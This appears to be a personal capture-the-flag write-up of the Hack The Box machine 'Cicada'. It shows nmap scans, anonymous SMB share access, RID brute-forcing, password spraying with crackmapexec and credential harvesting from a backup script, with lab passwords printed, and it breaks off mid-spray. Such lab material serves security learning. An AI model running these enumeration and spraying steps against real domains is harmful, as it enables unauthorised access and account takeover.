
Cicada



Network Scanning:

Nmap:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ sudo nmap -sS -n -Pn -p- 10.10.11.35   --source-port 53
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 16:44 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.02% done
Nmap scan report for 10.10.11.35
Host is up (0.030s latency).
Not shown: 65521 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
49241/tcp open  unknown
55959/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 190.92 seconds
```

- starter with a quick general syn-scan on top 1000 ports with Nmap

Scan to get OS and Service Version


```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ sudo nmap -sS -sV -sC -T4 -n -Pn -p53,88,135,139,389,445,464,593,636,3268,3269,5985,49241,55959 10.10.11.35   --source-port 53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 16:50 EDT
Nmap scan report for 10.10.11.35
Host is up (0.032s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-10-11 03:50:08Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49241/tcp open  msrpc         Microsoft Windows RPC
55959/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 6h59m59s
| smb2-time:
|   date: 2024-10-11T03:50:58
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.17 seconds
```

```
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-10-10
08:05:56Z)
135/tcp open msrpc Microsoft Windows RPC
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0.,
Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0.,
Site: Default-First-Site-Name)
```

```
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0.,
Site: Default-First-Site-Name)
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0.,
Site: Default-First-Site-Name)


5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49241/tcp open msrpc Microsoft Windows RPC
55959/tcp open msrpc Microsoft Windows RPC
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Enumerate SMB:

Lets start with rpcclient:



- it didn't work so all I could get was server info lets try to list the shares on smb with `smbclient` instead

smbclient:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ smbclient -N -L \\\\10.10.11.35\\

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.35 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$
```

- `-N` suppress password prompt `-L` listing shares.

Lets login

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ smbclient -U "" \\\\10.10.11.35\\DEV
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \> ^C

┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ smbclient -U "" \\\\10.10.11.35\\HR
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:29:09 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 13:31:48 2024

                4168447 blocks of size 4096. 182407 blocks available
smb: \>
```

Aren't Allowed

- The null sign on wasn't allowed to access anything inside of the share `\DEV` even though we were allowed to see it as a listing.
- so then I logged into `\HR` Which I was able

```
Cicada Corp

┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ cat 'Notice from HR.txt'

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
```

- Now we have the password lets try use crackmapexec to get some users

Crackmapexec —rid-brute

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ crackmapexec smb 10.10.11.35 -u "Guest" -p "" --rid-brute
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\Guest:
SMB         10.10.11.35     445    CICADA-DC        [+] Brute forcing RIDs
SMB         10.10.11.35     445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
```

- From this the only possible new hires are:

```
SMB 10.10.11.35 445 CICADA-DC 1104: CICADA\john.smoulder (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1105: CICADA\sarah.dantelia (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1106: CICADA\michael.wrightson (SidTypeUser)
```

```
SMB 10.10.11.35 445 CICADA-DC 1108: CICADA\david.orelious (SidTypeUser)

SMB 10.10.11.35 445 CICADA-DC 1601: CICADA\emily.oscars (SidTypeUser)
```

- The user `1109: CICADA\Dev Support (SidTypeGroup)` Might also be interesting.

Lets put all of the users into a text file:

Using crackmapexec to do password spray

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ crackmapexec smb 10.10.11.35 -u user.txt -p pass   --continue-on-success
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (si
gning:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\:Cicada$M6Corpb*@Lp#nZp!8

┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ crackmapexec smb 10.10.11.35 -u "Dev Support" -p pass   --continue-on-success
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (si
gning:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\Dev Support:Cicada$M6Corpb*@Lp#nZp!8

┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ ss
```

- Now we can see which users password worked.

Now that we have a user lets enumerate again:

Visit the `\Dev` share are with the 2 new users we gained access to:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ smbclient -U "Michael.wrightson" \\\\10.10.11.35\\DEV
Password for [WORKGROUP\Michael.wrightson]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \> ^C
```

- didn’t work for Michae.wrightson

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ smbclient -U "Dev Support" \\\\10.10.11.35\\DEV
Password for [WORKGROUP\Dev Support]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \> sS
```

- user “Dev Support” also didn't work -_-

Get if user need pre auth:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ impacket-GetNPUsers cicada.htb/10.10.11.35 -u user.txt -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] User john.smoulder doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sarah.dantelia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User michael.wrightson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User david.orelious doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User emily.oscars doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax
```

evil-winrm

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ evil-winrm -i 10.10.11.35 -u "michael.wrightson" -p pass

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this mach
ine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

- That didn't work lets enumerate again with `enum4linux-ng`

enum4linux-ng enumeration

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ enum4linux-ng -u "michael.wrightson" -p $(cat password.txt) 10.10.11.35
ENUM4LINUX - next generation (v1.3.4)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... 10.10.11.35
[*] Username ......... 'michael.wrightson'
[*] Random Username .. 'tetwkanl'
[*] Password ......... 'Cicada$M6Corpb*@Lp#nZp!8'
[*] Timeout .......... 5 second(s)
```

- Let's look at the output, and see if anything interesting stands out.

```
 username: david.orelious
 name: (null)
 acb: '0x00000210'
 description: Just in case I forget my password is aRt$Lp#7t*VQ!3
```

```
'1108':
 username: david.orelious
 name: (null)
 acb: '0x00000210'
 description: Just in case I forget my password is aRt$Lp#7t*VQ
```

- Now we have a new password.

Now that we have the new password and user let's see if there are any new ones.

enum4linux-ng with david

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ enum4linux-ng 10.10.11.35 -u "david.orelious" -p $(cat pass2.txt)
ENUM4LINUX - next generation (v1.3.4)


 ==========================
|    Target Information    |
 ==========================
[*] Target ........... 10.10.11.35
[*] Username ......... 'david.orelious'
[*] Random Username .. 'faobxswf'
[*] Password ......... 'aRt$Lp#7t*VQ!3'
[*] Timeout .......... 5 second(s)
```


Shares via RPC on 10.10.11.35
[*] Enumerating shares
[+] Found 7 share(s):
ADMIN$:
comment: Remote Admin
type: Disk
C$:
comment: Default share
type: Disk
DEV:
comment: ''
type: Disk
HR:
comment: ''
type: Disk
IPC$:
comment: Remote IPC
type: IPC
NETLOGON:
comment: Logon server share
type: Disk
SYSVOL:
comment: Logon server share
type: Disk
[*] Testing share ADMIN$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share C$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share DEV
[+] Mapping: OK, Listing: OK
[*] Testing share HR
[+] Mapping: OK, Listing: OK

let's see if he can access contents in the smb share `\DEV`

Trying to Access `\DEV` with smbclient with user David

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ smbclient -U "david.orelious" \\\\10.10.11.35\\DEV
Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:31:39 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 13:28:22 2024

                4168447 blocks of size 4096. 333808 blocks available
smb: \> Get Backup_script.ps1
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (4.6 KiloBytes/sec) (average 4.6 KiloBytes/sec)
smb: \> quit
```

- Perfect we can access it. and I downloaded the only `.ps1` script that is present in the smb share.

What is the Backup_script.ps1 ?

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

- YESSSSSSSS!!!.. We got another password...
- This script might be interesting to use once we gain access to the system.
- Lets put all out creds into a file and organize everything.

```
Username: emily.oscars
Password: Q!3@Lp#M6b*7t*Vt
```

Logic ~ for Emily

- since the powershell script is meant to be run on a computer/machine this means that `emily.oscar` must have access to a machine within the network so lets try using WINRM in crackmapexec. (**I WILL TRY THIS AFTER PASSWORD SPRAY....**)

Enumerating Again with Emily Creds (enum4linux-ng)

- Nothing really interesting, she cant use `rpc`

```
 ================================================
|    Users via RPC on 10.10.11.35    |
 ================================================
[*] Enumerating users via 'querydispinfo'
[-] Could not find users via 'querydispinfo': STATUS_ACCESS_DENIED
[*] Enumerating users via 'enumdomusers'
[-] Could not find users via 'enumdomusers': STATUS_ACCESS_DENIED

 ================================================
|    Groups via RPC on 10.10.11.35    |
 ================================================
[*] Enumerating local groups
[-] Could not get groups via 'enumalsgroups domain': STATUS_ACCESS_DENIED
[*] Enumerating builtin groups
[-] Could not get groups via 'enumalsgroups builtin': STATUS_ACCESS_DENIED
[*] Enumerating domain groups
[-] Could not get groups via 'enumdomgroups': STATUS_ACCESS_DENIED
```

- Can’t access any New shares.
- Let do password spray with crackmapexec

Password Spray with crackmapexec:


```
┌──(kali㉿kali)-[~/Desktop/HTB/Cicada]
└─$ crackmapexec smb 10.10.11.35 -u user.txt -p passwords --continue-on-success
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:Q!3@Lp#M6b*7t*Vt STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Q!3@Lp#M6b*7t*Vt STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\michael.wrightson:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\michael.wrightson:Q!3@Lp#M6b*7t*Vt STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\david.orelious:Q!3@Lp#M6b*7t*Vt STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\emily.oscars:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\Dev Support:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\Dev Support:aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\Dev Support:Q!3@Lp#M6b*7t*Vt
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\michael.wrightson:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\michael.wrightson:Q!3@Lp#M6b*7t*Vt STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\david.orelious:Q!3@Lp#M6b*7t*Vt STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\:aRt$Lp#7t*VQ!3
